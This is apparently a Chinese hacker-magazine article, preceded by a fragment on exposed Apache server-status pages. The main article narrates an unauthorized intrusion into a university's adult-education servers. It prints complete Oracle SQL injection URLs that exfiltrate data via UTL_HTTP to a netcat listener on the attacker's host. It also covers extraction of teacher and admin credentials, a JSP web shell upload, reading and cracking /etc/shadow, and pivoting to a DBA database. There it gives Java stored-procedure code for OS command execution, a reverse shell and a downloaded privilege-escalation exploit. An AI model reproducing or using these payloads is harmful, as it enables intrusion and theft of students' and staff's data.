下面给出两个例子：http://www.php.net/ server-status 和 http://www.apache.org/server-status，大家可以仔细看看。Google hack 可以查询“intitle:"Apache::Status" (inurl:server-status | inurl:status. html | inurl:apache.html)”。

如何解决问题?

如果这个日志并非必要，请删除它，但如果必要，请限制它的访问权。如需限制日志访问权的相关信息，可以参阅 http://httpd.apache. org/docs/2.0/mod/mod_access.html。

防止 Google hack 最好的方法是自己编译 Apache，去掉相关关键词，详细步骤用 Google 搜索一下即可，这里不再赘述。



前置知识：Oracle 数据库
关键词：脚本、Oracle、注入

一个 Oracle 注入点引发的检测

文/图 eyu

离开学校快两年，还一直关注着学校服务器的安全，怀念自己在网络中心的日子。学校这几年在网络安全意识方面有了很大的进步，技术水平也有了比较大的提高，比较重要的服务器基本都换成了 Linux，脚本基本采用 JSP，辅之以 Oracle 数据库，同时再辅之以 IPS，不如以前那么容易入侵了，不过硬件设备的升级换代，也不能保证 100%的安全，这不我又找到了一个 Oracle 注入点，引发了我的此次入侵检测。

此 Oracle 注入点服务器为成人教育学院主服务器，拿下此台服务器，就拿下了成人教育学院所有师生核心数据。成人教育学院一共由 10 台左右的服务器组成，采用的是一套专业的网站管理系统，此系统部署在 *.*.*.161～*.*.*.192 这个段中，具体网段的获取是我通过先前拿下成教院另一台服务器之后查看发现的（本想多拿几台服务器的，可怜学校有绿盟的 IPS，尝试过嗅探，但是 1 个多月没登录过服务器的网管第 2 天早上很早就登录了，可怜～）。主站由 JSP+Oracle+Linux 组成，JSP 发布平台采用 Resin/2.1.17，开放 22、80、6000 端口，Resin 此版本无漏洞，突破只能从 Web 端口开始。经过我的一番努力，找到了一个 Oracle 注入点，为数字型，不支持 union，比较麻烦，但还好支持 UTL_HTTP.request 反弹数据猜解，省去了很多功夫。

首先本机执行“nc -vv -l -p 5555”，然后在注入点提交“http://xx.xx.xx.cn/xx//work/ firstpage/ inject.jsp?type=答疑时间&index= 180%20and%20%20UTL_HTTP.request('http://xx.xx.xx.xx:5555/'||(select%20banner%20from%20sys.v_$version%20where%20rownum=1))=1”，返回当前数据库版本为 Oracle 9i，如图 1 所示。




图 1

之后猜解数据库，提交“http://xx.xx.xx.cn/ xx//work/firstpage/inject.jsp?type= 答疑时间 &index= 180%20and UTL_HTTP.request('http://xx.xx. xx.xx:5555/'||(select owner from all_tables where rownum=1))=1”，返回数据库名为“SYS”，如图 2 所示。




图 2

再提交“http://xx.xx.xx.cn/xx//work/ firstpage/inject.jsp?type= 答疑时间 &index= 180%20and UTL_HTTP.request('http://xx.xx.xx.xx: 5555/'||(select owner from all_tables where ower<>'SYS' and rownum=1))=1”，依此类推可以猜解出所有的数据库名。

下面开始猜解表名，提交“http://xx.xx.xx.cn/xx//work/firstpage/inject.jsp?type= 答疑时间 &index=180%20and%20%20UTL_ HTTP.request('http://xx.xx.xx.xx:5555/'||(select%20TABLE_NAME%20from%20all_tables%20where%20owner='XX'%20and%20rownum=1))=1”，返回第一个表名 ABORT_SCHOOL，如图 3 所示。




图 3

之后提交“http://xx.xx.xx.cn/xx//work/ firstpage/inject.jsp?type=答疑时间&index= 180%20and%20%20UTL_HTTP.request('http://xx.xx.xx.xx:5555/'||(select%20TABLE_NAME%20from%20all_tables%20where%20owner='XX'%20 and TABLE_ NAME<>'ABORT_SCHOOL' and%20rownum=1))=1”，以此类推返回我们想要猜解的表名 LRN_SYSADMIN_INFO。

提交“http://xx.xx.xx.cn/xx//work/firstpage/inject.jsp?type=答疑时间&index=180%20and% 20%20UTL_HTTP.request('http://xx.xx.xx.xx:5555/'||(select COLUMN_

NAME from user_tab_columns where table_name='LRN_SYSADMIN_INFO' and rownum=1))=1"，返回第一个字段ID。接下来爆第二个字段，提交"http://xx.xx.xx.cn/xx//work/ firstpage/inject.jsp?type=答疑时间&index=180%20and%20%20UTL_HTTP.request ('http://xx.xx.xx.xx:5555/'||(select COLUMN_NAME from user_ tab_columns where table_name='LRN_SYSADMIN_ INFO' and COLUMN_NAME<>'ID' and rownum= 1))=1"，爆出第二个字段，依此类推，直到爆完，如图4所示。




图4

最后是爆字段值，提交"http://xx.xx.xx.cn/xx//work/firstpage/inject.jsp?type=答疑时间&index=180%20and%20UTL_HTTP.request('http: //xx.xx.xx.xx:5555/'||(select%20NAME%20from%20LRN_TEACHER_INFO%20where%20rownum=1))=1"，取得name值，然后爆password值，如图5所示。



图5

至此，猜解过程完毕！不过在实际入侵过程中，还是遇到了一些麻烦，比如提交参数实在太长，超过了Get允许提交参数的长度限制。我实际提交的参数如下：

```
http://xx.xx.xx.cn/xx//work/firstpage/inject.jsp?type=答疑时
间&index=180%20and%20%20UTL_HTTP.request
('http://xx.xx.xx.xx:5555/'||(select%20TABLE_NAME%20from
%20all_tables%20where%20owner='XX'%20AND%20TABLE_
NAME<>'ABORT_SCHOOL'%20AND%20TABLE_NAME<>'
ARTICLE'%20AND%20TABLE_NAME<>'BOOKNUM_EXC
EL_INFO'%20AND%20TABLE_NAME<>'CHANGE_MAJOR
_RECORD'%20AND%20TABLE_NAME<>'CONTENT_URL'
%20AND%20TABLE_NAME<>'COURSE_MAJOR_RELATIO
N'%20AND%20TABLE_NAME<>'FTP_USER'%20AND%20T
ABLE_NAME<>'GLOBAL_FLAG'%20AND%20TABLE_NA
ME<>'GLOBAL_VOTE_CONTENT'%20AND%20TABLE_NA
ME<>'GLOBAL_VOTE_STAT'%20AND%20TABLE_NAME<
>'GLOBAL_VOTE_TOPIC'%20AND%20TABLE_NAME<>'I
MPNOTE'%20AND%20TABLE_NAME<>'LRN_COURSEWA
RE_INFO'%20AND%20TABLE_NAME<>'LRN_COURSEWA
RE_TYPE'%20AND%20TABLE_NAME<>'LRN_COURSE_A
CTIVE'%20AND%20TABLE_NAME<>'LRN_COURSE_BOO
K'%20AND%20TABLE_NAME<>'LRN_COURSE_CWARE'%
20AND%20TABLE_NAME<>'LRN_COURSE_INFO'%20AN
D%20TABLE_NAME<>'LRN_COURSE_TYPE'%20AND%20
TABLE_NAME<>'LRN_DELAY_INFO'%20AND%20TABLE_
NAME<>'LRN_DEP_INFO'%20AND%20TABLE_NAME<>'L
RN_EDU_TYPE'%20AND%20TABLE_NAME<>'LRN_ELEC
TIVE'%20AND%20TABLE_NAME<>'LRN_GRADE_INFO'%
20AND%20TABLE_NAME<>'LRN_LOGS'%20AND%20TAB
LE_NAME<>'LRN_MAJOR_INFO'%20AND%20TABLE_NA
ME<>'LRN_MANAGER_INFO'%20AND%20TABLE_NAME
<>'LRN_MANAGER_LOGS'%20AND%20TABLE_NAME<>'
LRN_MODELGROUP_INFO'%20AND%20TABLE_NAME<>'
LRN_MODIFY_TIME'%20AND%20TABLE_NAME<>'LRN_
NEWS_INFO'%20AND%20TABLE_NAME<>'LRN_NEWS_M
ANAGER'%20AND%20TABLE_NAME<>'LRN_NEWS_TYP
E'%20AND%20TABLE_NAME<>'LRN_NOTEBOOK_INFO'
%20AND%20TABLE_NAME<>'LRN_OFFICE_INFO'%20AN
D%20TABLE_NAME<>'LRN_PREREGISTER_INFO'%20AN
D%20TABLE_NAME<>'LRN_RECRUIT_TIME'%20AND%20
TABLE_NAME<>'LRN_REGISTER_INFO'%20AND%20TAB
LE_NAME<>'LRN_RESULTS_INFO'%20AND%20TABLE_N
AME<>'LRN_RESULTS_TYPE'%20AND%20TABLE_NAME
<>'LRN_RIGHTGROUP_INFO'%20AND%20TABLE_NAME<
>'LRN_RIGHT_INFO'%20AND%20TABLE_NAME<>'LRN_S
EMESTER_INFO'%20AND%20TABLE_NAME<>'LRN_SITE
NEWS_INFO'%20AND%20TABLE_NAME<>'LRN_SITE_INF
O'%20AND%20TABLE_NAME<>'LRN_SYSADMIN_INFO'%2
0AND%20TABLE_NAME<>'LRN_TEACHER_COURSE'%20A
ND%20TABLE_NAME<>'LRN_TEACH_COURSE'AND
rownum=1))=1
```

我尝试用工具Post提交超长URL来猜解数据，不过没成功，后来还是用注入工具来一个一个猜解，才猜完所有表名。根据我的实战经验，在猜解过程中用nbsi比用pangoin速度要快！

还有一个问题，name字段值采用的是汉字编码，无论用nbsi还是用穿山甲注入，都是乱码，采用nc接收的数据形式也为乱码。最后查看Oracle函数，才找到了如下的解决办法：

and UTL_HTTP.request('http://xx.xx.xx.xx:5555/ '||(select ASCII(SUBSTR(NAME,1,1)) from LRN_ MANAGER_INFO where rownum=1))=1

and UTL_HTTP.request('http://xx.xx.xx.xx:5555/ '||(select ASCII(SUBSTR(NAME,2,1)) from LRN_ TEACHER_INFO where rownum=1))=1

如图6所示，采用ASCII编码的方式，编码字段值，然后根据nc反弹回来的数据，此处为ASCII码49057，将ASCII码还原成字符，终于完美解决了中文字符猜解过程。此外还有第三个问题，在提交URL注入过程中一定要注意大小写，Oracle对表名、字段是名大小写敏感的。




图6

进入后台之后，发现后台没有可利用的地方，主要是数据库应用程序池的配置，但在前台可以看到上传的图片，还有一些新闻，因此重新破解其他老师的账号，进入老师管理页面之后，终于在编辑课件处找

到一个可以上传的地方。JSP 的上传，很少有过滤，直接上传 JSPShell，如图 7 所示。




图 7

上传成功之后，执行 id，直接为 Root 权限，不必提权了，如图 8 所示。




图 8

迅速 cat 一下其 shadow，然后在本地 john the ripper，由于之前见识过学校的 20 多位随机密码，所以我破解了一会就不再继续尝试。

在 Shell 上执行 ifconfig，发现为双网卡，数据库连接地址为另一台内网 Oracle 服务器，JSPShell 连不上，可能是 JSPShell 数据库模块功能问题。不过很可惜，学校在网络划分上出现了问题，通过扫描此段 1521 端口，我找到了这个 Oracle 数据库服务器的外网 IP，然后根据 resin 中配置的数据库密码，执行 sid，用 sqlplus 连接上去。执行如下命令：

```
SQL> select * from session_roles;
ROLE
------------------------------
CONNECT
DBA
SELECT_CATALOG_ROLE
HS_ADMIN_ROLE
EXECUTE_CATALOG_ROLE
DELETE_CATALOG_ROLE
EXP_FULL_DATABASE
IMP_FULL_DATABASE
GATHER_SYSTEM_STATISTICS
WM_ADMIN_ROLE
JAVA_ADMIN

ROLE
------------------------------
JAVA_DEPLOY
XDBADMIN
OLAP_DBA
```

显示为 DBA 权限，相当于 MS SQL 的 SA。DBA 是可以通过调用 Java 执行系统命令的，通过创建存储过程，建立函数，利用 Oracle 调用 Java 执行命令。具体代码如下：

```
create or replace and compile
java source named "Util"
as
import java.io.*;
import java.lang.*;
public class Util extends Object
{
public static int RunThis(String args)
{
Runtime rt = Runtime.getRuntime();
intrc = -1;
try
{
Process p = rt.exec(args);
int bufSize = 4096;
BufferedInputStream bis =
new BufferedInputStream(p.getInputStream(), bufSize);
int len;
byte buffer[] = new byte[bufSize];
// Echo back what the program spit out
while ((len = bis.read(buffer, 0, bufSize)) != -1)
System.out.write(buffer, 0, len);
rc = p.waitFor();
}
catch (Exception e)
{
e.printStackTrace();
rc = -1;
}
finally
{
return rc;
}
}
}
```

之后建立函数，代码如下：

```
create or replace
function RUN_CMD(p_cmd in varchar2) return number
as
language java
name 'Util.RunThis(java.lang.String) return integer';
```

再建立一个过程调用函数，代码如下：

```
create or replace procedure RC(p_cmd in varchar2)
as
x number;
begin
x := run_cmd(p_cmd);
end;
variable x number;
set serveroutput on
exec dbms_java.set_output(100000);
grant javasyspriv to system;
exec :x := RUN_CMD('/bin/ls');
```

最后成功利用 Oracle 执行系统命令。执行 id 命令，发现为 Oracle 用户权限，比较低，试着利用 Oracle 反弹一个低权限的 Shell 回本机，成功！如图 9、图 10、图 11 和图 12 所示。

执行命令“uname -a”，可得到如下结果：

```
Linux localhost.localdomain 2.4.20-8smp #1 SMP Thu Mar
13 17:45:54 EST 2003 i686 i686 i386 GNU/Linux
```

通过 wget，下载 exp，提权，由于版本问题，提权未成功。至此对学校服务器的入侵检测也就告一段落了。后来我按图索骥，找到了这套系统的研发单位，在其客户列表里，找到了很多高校及政府机构，无一例外，全部存在此漏洞，危害实在太大。




图 9




图 10




图 11




图 12

